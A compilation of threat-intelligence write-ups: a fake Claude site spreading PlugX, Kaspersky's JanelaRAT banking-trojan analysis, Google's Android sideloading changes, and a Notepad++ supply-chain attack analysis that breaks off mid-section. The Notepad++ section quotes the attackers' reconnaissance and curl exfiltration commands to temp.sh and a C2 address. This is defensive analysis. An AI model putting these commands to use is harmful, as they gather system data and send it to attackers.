Fake Claude website impersonates Anthropic and delivers PlugX RAT via ZIP download using DLL sideloading.
A fake website impersonating Anthropic’s Claude service was found distributing the PlugX remote access trojan, according to Malwarebytes.
The rogue site abuses the chatbot’s popularity to trick users into downloading a ZIP archive presented as a “pro version” installer. The malware uses DLL sideloading to execute and then attempts to clean up traces after infection, reducing visibility on the system.
“We discovered a fake website impersonating Anthropic’s Claude to serve a trojanized installer. The domain mimics Claude’s official site, and visitors who download the ZIP archive receive a copy of Claude that installs and runs as expected.” reads the report published by Malwarebytes. “But in the background, it deploys a PlugX malware chain that gives attackers remote access to the system.”
The malicious site delivers a ZIP with an MSI installer that mimics a legitimate Anthropic Claude setup, though with subtle flaws like a misspelled folder name. It drops a shortcut that runs a VBScript, launching the real app to avoid suspicion while silently executing malicious actions.
In the background, the script copies three files, NOVUpdate.exe, avk.dll, and an encrypted .dat file, into the Windows Startup folder and runs the executable invisibly. This abuses DLL sideloading, using a legitimate signed updater from G DATA to load a malicious DLL.
“Static analysis of the dropper script identifies these as an executable called NOVUpdate.exe, a DLL named avk.dll, and an encrypted data file called NOVUpdate.exe.dat. The script then launches NOVUpdate.exe with a hidden window (window style 0), so nothing appears on screen.” continues the report. “This is a textbook DLL sideloading attack, a technique catalogued by MITRE as T1574.002. NOVUpdate.exe is a legitimately signed G DATA antivirus updater. When it executes, it attempts to load a library called avk.dll from its own directory. Normally, this would be a genuine G DATA component, but here the attacker has substituted a malicious version. Signed sideloading hosts like this can complicate detection because the parent executable may appear benign to endpoint security tools.”
The DLL then decrypts and executes the payload stored in the .dat file.
This three-part structure, signed executable, trojanized DLL, and encrypted payload, is typical of the PlugX malware family, often used in long-running cyber espionage campaigns.
Sandbox analysis shows the malware quickly becomes active after execution. WScript.exe drops NOVUpdate.exe and avk.dll into the Startup folder, and within 22 seconds the executable connects to a remote server (8.217.190[.]58) over HTTPS, repeating the communication several times. The IP is hosted on Alibaba Cloud infrastructure, commonly abused for command-and-control. The malware also alters a TCP/IP-related registry key to modify network behavior.
To evade detection, the VBScript deploys a self-deleting mechanism that removes both the script and a temporary batch file shortly after execution, leaving only the sideloaded files and active process behind. It suppresses errors to avoid alerting the victim.
“After deploying the payload files, the VBScript writes a small batch file called ~del.vbs.bat that waits two seconds, then deletes both the original VBScript and the batch file itself. This means the dropper is gone from disk by the time a user or analyst goes looking for it.” continues the report. “The only artifacts that persist are the sideloading files in the Startup folder and the running NOVUpdate.exe process.”
This approach mirrors a technique previously documented by Lab52, using a legitimate G DATA executable, a malicious DLL, and an encrypted payload, hallmarks of PlugX. While historically linked to Chinese espionage, PlugX is now widely reused. Here, attackers combine this known method with an AI-themed lure to trick users into installing malware.
“PlugX has historically been associated with espionage operators linked to Chinese state interests. However, researchers have noted that PlugX source code has circulated in underground forums, broadening the pool of potential operators. Attribution based on tooling alone is not definitive.” concludes the report. “What is clear is that the operators behind this campaign have combined a proven sideloading technique with a timely social engineering lure—exploiting the surging popularity of AI tools to trick users into running a trojanized installer.”
The report also provides Indicators of Compromise (IOCs).
JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.
JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.
The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.
Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.
Initial infection

JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.
Malicious email used in JanelaRAT campaigns

Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.
However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.
Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.
JanelaRAT infection flow evolution
Initial dropper
The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.
Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.
The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.
Malicious implant
In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.
JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.
The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.
String encryption
All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.
C2 communication and command handling
After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.
Following socket initialization, the malware launches two background routines:
User inactivity and session tracking

This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.
Timer that looks for 10 minutes of inactivity
Victim registration and further malicious activity
This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.
This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:
We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.
Parameter
Description
VS
JanelaRAT version
PL
OFF by default
AN
Yes or No depending on whether banking security software process exists
The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.
This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.
If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.
To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.
Action Performed
Description
Capture desktop image
Send compressed screenshots to the C2
Specific screenshots
Crop specific screen regions and exfiltrate images
Overlay windows
Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
Keylogging
Keystroke capture
Simulate keyboard
Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
Track mouse input
Move the cursor, simulate clicks, and report the cursor position
Display message
Show message boxes (custom title, text, buttons, or icons)
System shutdown
Execute a forced shutdown sequence
Command execution
Run CMD or PowerShell scripts/commands
Task Manager
manipulation
Launch Task Manager, find its window, and hide it to prevent discovery by the user
Check for banking security software process
Detect the presence of anti-fraud systems
Beaconing
Send host information (malware version, profile, presence of banking software)
Toggle internal modes
Enable and disable modes such as screenshot flow, key injection, or overlay visibility
Anti-analysis
Detect sandbox or automation tools
C2 infrastructure
Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.
Decoy overlay system
This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.
The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.
Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:
“Configuring Windows updates, please wait.”
“Do not turn off your computer; this could take some time.”
When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.
An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.
Anti-analysis techniques
In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.
Persistence
The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.
This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.
Victimology
Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.
According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.
Conclusions
JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.
This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.
To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.
Overview In recent years, cyber threat actors have consistently attempted to exploit living off the land binaries (LOLBins) built into systems to bypass detection by security products. Such attack methods effectively evade traditional signature-based detection by not distributing a separate malicious file, but instead relying on tools trusted by the operating system.Among them, MSBuild.exe is […]
This process is known as sideloading. It means installing an app on your device from somewhere other than the Google Play store, usually by downloading and opening its installation file yourself.
Right now, that typically involves:
Downloading an app file (an APK on Android) from a website, email, or another source instead of Google Play.
Manually installing it, often after turning on a setting that allows apps from “unknown” or “unverified” developers.
From Google’s point of view, this has been a security weak spot. Scammers regularly abuse sideloading to trick victims into installing malware while bypassing built‑in protections.
So anything that helps reduce that risk is welcome.
What Google is changing isn’t dramatic, but it does make the process of installing an app from outside the official Play Store more secure. In simple terms, Advanced Flow adds extra steps and delays so scammers can’t rush people into disabling protections and installing their malware.
How Advanced Flow works
To sideload apps using Advanced Flow, users will need to go through a series of steps:
Enable developer mode in system settings. This is easy enough, and helps prevent accidental or one-tap bypasses often used in high-pressure scams.
Complete a quick safety check to make sure that no one is talking you into turning off your security. Scammers often pressure victims into disabling protections.
Restart your device, which cuts off any remote access or active phone calls a scammer might be using to guide you.
Wait one day, then you can confirm the change using biometrics (like fingerprint or face unlock) or your device PIN. This one-time, one-day delay breaks the urgency scammers rely on, giving you time to think.
Once you’ve confirmed you understand the risks, you’re all set to install apps from unverified developers. You can allow this for seven days or indefinitely. For safety, you’ll still see a warning that the app is from an unverified developer, but you can just tap “Install Anyway.”
In addition to the Advanced Flow, Google is introducing free, limited distribution accounts for students and hobbyists. These let developers share apps with a small group (up to 20 devices) without needing ID verification or a registration fee.
What this means for users

So after these changes, these will be the options for users that have “developer mode” enabled on their Android device.
Sideloading directly from verified developers
Sideloading from developers with limited distribution accounts
Sideloading from unverified developers with Advanced Flow
Image courtesy of Google
Advanced Flow is expected to roll out in August 2026.
Overall, it seems a reasonable compromise. Sideloading isn’t going away, so this keeps that ability but adds meaningful barriers against scam‑driven installs, thwarting social‑engineering campaigns without outright killing power‑user workflows. The one-day delay could turn out to be frustrating though, even if it’s only a one-time event.
We don’t just report on phone security—we provide it
Hackers are impersonating IT staff in Microsoft Teams to trick employees into installing malware, giving attackers stealthy access to corporate networks.
UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.
Introduction
On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.
Multiple execution chains and payloads
Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:
Individuals located in Vietnam, El Salvador, and Australia;
A government organization located in the Philippines;
A financial organization located in El Salvador;
An IT service provider organization located in Vietnam.
Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.
In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.
Chain #1: late July and early August 2025
We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.
The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:
The file creates a directory named %appdata%\ProShow and sets it as the current directory;
It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.
After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:
Drops the following files to the %appdata%\ProShow directory:
The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.
Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.
The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.
The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.
Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:
In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.
We have not further seen any infections leveraging chain #1 since early August 2025.
Chain #2: mid- and late September 2025
A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:
Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
Dropped a next-stage payload on disk and launched it.
Regarding system information, attackers made the following changes to how it was collected:
They changed the working directory to %APPDATA%\Adobe\Scripts;
